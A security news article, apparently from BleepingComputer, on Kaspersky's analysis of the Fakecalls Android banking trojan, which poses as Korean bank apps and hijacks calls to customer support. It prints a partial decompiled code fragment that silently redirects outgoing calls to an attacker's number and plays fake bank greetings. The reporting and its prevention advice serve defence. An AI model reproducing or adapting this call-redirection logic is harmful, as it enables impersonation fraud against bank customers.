Android banking malware intercepts calls to customer support


By
Ionut Ilascu (https://www.bleepingcomputer.com/author/ionut-ilascu/)

April 11, 2022 11:54 AM **0**

A banking trojan for Android that researchers call Fakecalls comes with a powerful capability that enables it to take over calls to a bank's customer support number and connect the victim directly with the cybercriminals operating the malware.

Disguised as a mobile app from a popular bank, Fakecalls displays all the marks of the entity it impersonates, including the official logo and the customer support number.

When the victim tries to call the bank, the malware breaks the connection and shows its call screen, which is almost indistinguishable from the real one.



Fakecalls mobile banking malware call interface (source: Kaspersky)

While the victim sees the bank's real number on the screen, the connection is to the cybercriminals, who can pose as the bank's customer support representatives and obtain details that would give them access to the victim's

funds.

Fakecalls mobile banking trojan can do this because at the moment of installation it asks for several permissions that give it access to the contact list, microphone, camera, geolocation, and call handling.

The malware emerged last year and has been seen targeting users in South Korea, customers of popular banks like KakaoBank or Kookmin Bank (KB), security researchers at Kaspersky note in a report (https://www.kaspersky.com/blog/fakecalls-banking-trojan/44072/) today.

Although it's been active for a while, the malware has received little attention - likely due to its limited target geography - despite its fake call feature that marks a new step in the development of mobile banking threats.

Direct line to threat actor

Kaspersky analyzed the malware and found that it can also play a pre-recorded message that mimics the ones typically used by banks to greet customers looking for support:

```
if(arg11.getAction().equals("android.intent.action.NEW_OUTGOING_CALL")) {
    String v0 = MyBroadReceiverB.a;
    va.log(v0, "onReceive temp:" + AppStart.stateMaschine + ", phoneState:" + AppStart.callState);
    String v11 = arg11.getStringExtra("android.intent.extra.PHONE_NUMBER");
    va.log(v0, "CallOut_Number=" + v11);
    if(AppStart.stateMaschine != 4 && AppStart.stateMaschine != 2) {
        if(AppStart.t) {
            OverlayService.stopOverlay(arg10);
        }

        String v11_1 = v11.replaceAll("-", "");
        v11_1 = v11_1.startsWith("+82") ? "0" + v11_1.substring(3) : v11.replaceAll("-", "");
        MyBroadReceiverB.d = 1;
        int v2_1 = appPrefs.getInt("KEY_ENABLE", 0);
        va.log(v0, "enable=" + v2_1);
        if(v2_1 == 0) {
            return;
        }

        String v2_2 = appPrefs.getString("KEY_P2_NUMBER1", "");
        va.log(v0, "p2number=" + v2_2 + ", send_f:" + appPrefs.getInt("KEY_SEND_F", 0));
        AppStart.upLoad = v11_1;
        AppStart.k = 0;
        AppStart.j = 1;
        AppStart.l = 2;
        boolean v3 = MyBroadReceiverB.readDbConf(arg10, v11_1);
        va.log(v0, "uploadNumber:" + v11_1 + ", NeedShow=" + ((boolean)(((int)v3))));
        if((v3) && !TextUtils.isEmpty(v2_2)) {
```



```
            if(AppStart.i == 0) {
                this.setResultData(v2_2);
            }
            else {
                AppStart.stateMaschine = 3;
                if(MyBroadReceiverB.e == null) {
                    MyBroadReceiverB.e = new Handler();
                }

                MyBroadReceiverB.e.postDelayed(MyBroadReceiverB.f, 50000L);
            }

            if(!AppStart.t) {
                OverlayService.startOverlay(arg10, v11_1, "", 1);
                if(AppStart.stateMaschine != 3) {
                    new audioPlay(arg10, AppStart.playIdx).start();
```

Code in Fakecalls for playing pre-recorded audio (source: Kaspersky)

The malware developers recorded a few phrases that are commonly used by banks to let the customer know that an operator would take their call as soon as they become available.

Below are two examples of the pre-recorded audio (in Korean) that Fakecalls malware plays to make the ruse more realistic:

> Hello. Thank you for calling KakaoBank. Our call center is currently receiving an unusually large volume of calls. A consultant will speak to you as soon as possible. <...> To improve the quality of the service, your conversation will be recorded.

> Welcome to Kookmin Bank. Your conversation will be recorded. We will now connect you with an operator.

Kaspersky researchers say that the malware can also spoof incoming calls, allowing cybercriminals to contact victims as if they were the bank's customer support service.

Complete spying kit

The permissions the malware requests upon installation allow the cybercriminals to spy on the victim by broadcasting in real-time audio and video from the device, see its location, copy files (contacts, files like photos and videos), and text message history.

Kaspersky (https://www.kaspersky.com/blog/fakecalls-banking-trojan/44072/)

While Fakecalls has been observed to support only the Korean language, which makes it easy to detect if the infected device runs with a different system language, the threat actor behind it could add more to extend to other regions.

Kaspersky's recommendations to avoid falling victim to such malware include downloading apps only from official stores, and paying attention to potentially dangerous permissions an app asks for (access to calls, texts, accessibility), especially if the app does not need them.

Additionally, the researchers advise users to not share confidential information over the phone (login credentials, PIN, card security code, confirmation codes).

Related Articles:

New Android banking malware remotely takes control of your device (https://www.bleepingcomputer.com/news/security/new-android-banking-malware-remotely-takes-control-of-your-device/)

SharkBot malware hides as Android antivirus in Google Play (https://www.bleepingcomputer.com/news/security/sharkbot-malware-hides-as-android-antivirus-in-google-play/)

TeaBot malware slips back into Google Play Store to target US users (https://www.bleepingcomputer.com/news/security/teabot-malware-slips-back-into-google-play-store-to-target-us-users/)

New Xenomorph Android malware targets customers of 56 banks (https://www.bleepingcomputer.com/news/security/new-xenomorph-android-malware-targets-customers-of-56-banks/)

Google boosts Android security with new set of dev policy changes (https://www.bleepingcomputer.com/news/security/google-boosts-android-security-with-new-set-of-dev-policy-changes/)

ANDROID (HTTPS://WWW.BLEEPINGCOMPUTER.COM/TAG/ANDROID/)

BANKING TROJAN (HTTPS://WWW.BLEEPINGCOMPUTER.COM/TAG/BANKING-TROJAN/)